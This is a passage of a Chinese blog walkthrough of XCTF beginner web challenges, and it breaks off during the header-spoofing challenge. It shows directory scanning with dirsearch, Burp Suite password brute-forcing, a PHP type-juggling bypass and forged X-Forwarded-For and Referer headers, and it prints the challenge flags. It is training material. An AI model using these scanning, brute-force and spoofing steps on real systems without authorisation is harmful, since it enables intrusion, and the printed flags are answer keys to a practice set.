

# XCTF攻防世界\_Web练习区

原创

[FAFU小宋](#) 于 2020-10-30 18:02:22 发布 218 收藏 3

分类专栏: [XCTF](#) 文章标签: [安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/FAFUxiaosong/article/details/109387420>

版权



[XCTF 专栏收录该内容](#)

9 篇文章 0 订阅

订阅专栏

## XCTF\_Web\_新手练习区

[view\\_source](#)

[get\\_post](#)

[robots](#)

[backup](#)

[cookie](#)

[disabled\\_button](#)

[weak\\_auth](#)

[simple\\_php](#)

[xff\\_referer](#)

[webshell](#)

[command\\_execution](#)

[simple\\_js](#)


[view\\_source](#)

这里右键无法查看网页源代码，可通过f12键或者在url地址前加上"view-source:"查看网页源代码找到flag。



```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <title>Where is the FLAG</title>
6 </head>
7 <body>
8 <script>
9 document.oncontextmenu=new Function("return false")
10 document.onselectstart=new Function("return false")
11 </script>
12
13
14 <h1>FLAG is not here</h1>
15
16
17 <!-- cyberpeace{723d89794a7ae99104bad47e622a3af0} -->
18
19 </body>
20 </html>
```

## get\_post



# 请用GET方式提交一个名为a,值为1的变量

HTTP常用的请求方法: get, post.

(1) 直接把请求参数拼接在URL后面，以? 间隔URL和参数，若有多个参数，则以&间隔参数


http://220.249.52.133:55274/? a=1



请用GET方式提交一个名为a,值为1的变量

请再以POST方式随便提交一个名为b,值为2的变量

(2) post: 提交post请求用插件hackbar。首先置入URL，选择POST Data，输入post请求，然后执行。



请用GET方式提交一个名为a,值为1的变量


请再以POST方式随便提交一个名为b,值为2的变量

cyberpeace{92893fe1efce54de81340e64e9d15138}

## robots

(1) 在URL后加上/robots.txt并访问，发现f1ag\_1s\_h3re.php

(2) 访问http://111.198.29.45:33982/f1ag\_1s\_h3re.php得到flag



(3) 也可使用扫目录脚本dirsearch(<https://github.com/maurosoria/dirsearch>)

```
python dirsearch.py -u http://10.10.10.175:32793/ -e *
```

```
cmd 选择C:\Windows\System32\cmd.exe
Microsoft Windows [版本 10.0.18362.1139]
(c) 2019 Microsoft Corporation. 保留所有权利。

D:\安全工具\Web工具配置\目录爆破\dirsearch-master>python dirsearch.py -u http://220.249.52.133:33172/ -e *

[22:04:31] Starting:
[22:04:36] 403 - 298B - .htaccess.orig
[22:04:36] 403 - 296B - .htaccess.OLD
[22:04:36] 403 - 298B - .htaccess.bak1
[22:04:36] 403 - 296B - .htaccess.BAK
[22:04:36] 403 - 300B - .htaccess.sample
[22:04:36] 403 - 298B - .htaccess.save
[22:04:36] 403 - 295B - .httr-oauth
[22:04:36] 403 - 289B - .html
[22:04:36] 403 - 288B - .htm
[22:04:36] 403 - 297B - .htaccess.OLD2
[22:04:37] 403 - 288B - .php
[22:04:37] 403 - 289B - .php3
[22:04:58] 200 - 176B - index.php
[22:04:58] 200 - 176B - index.php/login/
[22:05:06] 200 - 53B - robots.txt
[22:05:07] 403 - 297B - server-status
[22:05:07] 403 - 298B - server-status/

Task Completed

D:\安全工具\Web工具配置\目录爆破\dirsearch-master>
```

<https://blog.csdn.net/FAFUxiaosong>

#使用dirsear需要在Python3环境下

#robots.txt是搜索引擎中访问网站的时候要查看的第一个文件。当一个搜索蜘蛛访问一个站点时，它会首先检查该站点根目录下是否存在robots.txt，如果存在，搜索机器人就会按照该文件中的内容来确定访问的范围；如果该文件不存在，所有的搜索蜘蛛将能够访问网站上所有没有被口令保护的页面。


## backup

# 你知道index.php的备份文件名吗？

(1) 常见的备份文件后缀名有：".gif"、".svn"、".swp"、"~"、".bak"、".bash\_history"、".bkf"（共7种）


根据提示index.php文件进行备份，逐个尝试构造备份链接。找到.bak的备份文件

220.249.52.133:55301/index.php.bak



(2) 下载备份文件直接打开就能够找到flag。

(3) 也可以使用目录扫描工具dirsearch扫出index.php.bak文件，然后构造链接即可。




## cookie

解法一：

(1) 在Firefox浏览器按下F12键打开开发者工具，刷新后，在“存储”一栏，可看到名为look-here的cookie的值为cookie.php




(2) 构造链接访问http://220.249.52.133:38910/cookie.php，提示查看http响应包，在“网络”一栏，可看到访问cookie.php的数据包，在消息头内可发现flag





解法二:

(1) 使用burpsuite工具扫描URL, 然后查看response (响应), 可看到名为look-here的cookie的值为cookie.php



(2) 继续扫描构造的链接http://220.249.52.133:38910/cookie.php, 查看response获取flag





## disabled\_button

(1) 使用Firefox浏览器按F12键打开开发者工具，在查看器窗口审查元素，发现存在disabled=""字段，在按钮中使用了该属性，右键编辑HTML，将该字段删除。按钮可按，即可得到flag。



一个不能按的按钮

cyberpeace{7b0946fe939e06393a323f8f542ed931}


(2) 使用Firefox的hackbar，用post方式传递auth=flag，同样可以得到flag。

## weak\_auth

(1) 题目属于弱口令爆破，随便输入一个用户名和密码，提示要用admin用户登录，跳转到了check.php，在URL前加view-source:查看源代码，提示要用字典。

### Login



reset  
https://blog.csdn.net/FAFUxiaosong



```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <title>weak auth</title>
6 </head>
7 <body>
8
9 <!--maybe you need a dictionary-->
10
11
12 </body>
13 </html>
14
```


https://blog.csdn.net/FAFUxiaosong

(2) 在Firefox浏览器中“选项”->“网络设置”->“手动代理配置”开启foxproxy代理服务器，打开Burpsuite工具，点击代理—拦截请求，输入123密码再登录。






(3) 设置爆破点：将123作为攻击对象，具体操作：测试器->位置->选中“123”->添加



(5) 加载字典：点击有效载荷-载入-常用密码.txt。字典：

<[https://github.com/rootphantomer/Blasting\\_dictionary/blob/master/%E5%B8%B8%E7%94%A8%E5%AF%86%E7%A0%81.txt](https://github.com/rootphantomer/Blasting_dictionary/blob/master/%E5%B8%B8%E7%94%A8%E5%AF%86%E7%A0%81.txt)>



(6) 开始攻击，查看响应包列表，发现密码为123456时，响应包的长度和别的不一样

请求	有效载荷	状态	错误	超时	长	评论
23	000000	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
24	00000000	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
25	111111	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
26	11111111	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
27	aaaaaa	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
28	aaaaaaaa	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
29	135246	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
30	135246789	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
31	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	437	
32	654321	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
33	12345	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
34	54321	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
35	123456789	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
36	1234567890	200	<input type="checkbox"/>	<input type="checkbox"/>	434	

(7) 点进去查看响应包，发现flag

35	123456789	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
36	1234567890	200	<input type="checkbox"/>	<input type="checkbox"/>	434	

请求 响应

Raw 头 Hex HTML Render

```
<meta charset="UTF-8">
<title>weak auth</title>
</head>
<body>
cyberpeace{0aab944ae268e2167270aacedd42fdeb} <--maybe you need a dictionary-->
</body>
</html>
```

1273 of 7501

输入搜索字词

没有比赛

<https://blog.csdn.net/EAEI1xiaosong>

simple\_php

(1) 打开页面，进行代码审计，发现需要输入a, b变量，同时满足a==0 且a为真，b不是数字且b>1234才回返回flag，用get方法输入变量，在URL后加“/?”即可开始赋值，传输多个参数则以“&”间隔。

```
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0 and $a){
    echo $flag1;
}
if(is_numeric($b)){
    exit();
}
if($b>1234){
    echo $flag2;
}
?>
```

(2) 输入a=0无法得到flag1，因为不满足第二个a为真的条件，所以可以把参数a构造为'0'或abc这种转换后为0，但本身也为真的形式，即str类型。

```
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0 and $a){
    echo $flag1;
}
if(is_numeric($b)){
    exit();
}
if($b>1234){
    echo $flag2;
}
?>
```

Cyberpeace{647E37C7627CC3E40199}

(3) 数字和字符混合的字符串转换为整数后只保留数字，所以b可以构造为12345a，类型转换后为12345，大于1234，得到flag。

```
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0 and $a){
    echo $flag1;
}
if(is_numeric($b)){
    exit();
}
if($b>1234){
    echo $flag2;
}
?>
```

Cyberpeace{647E37C7627CC3E4019EC69324F66C7C}

## xff\_referer

(1) 打开网页后，发现IP是123.123.123.123，使用Firefox浏览器，手动配置代理服务器

(2) 打开Burp工具抓包，点击代理（Proxy）—拦截请求，刷新原来页面







(3) 右键选择发送到repeater。在repeater里查看目标地址内容，在Host下方添加：

X-Forwarded-For: 123.123.123.123（这一步是伪造XFF，点击放包（Forward），收到提示）原来的页面变成了  
https://www.google.com

必须来自https://www.google.com

(4) 在Repeater（重发器），Host下方添加：

X-Forwarded-For:123.123.123.123Referer:https://www.google.com（这一步是伪造Referer）点击发送，在响应中看到flag



#XFF漏洞攻击原理及防御方案: <https://www.freebuf.com/company-information/220414.html>

xff和referer:

#X-Forwarded-For: 简称xff头, 它代表客户端, 也就是HTTP的请求端真实的IP, 只有在通过了HTTP代理或者负载均衡服务器时才会添加该项。xff是http的拓展头部, 作用是Web服务器获取访问用户的IP真实地址(可伪造)。由于很多用户通过代理服务器进行访问, 服务器只能获取代理服务器的IP地址, 而xff作用在于记录用户的真实IP, 以及代理服务器的IP。格式为:

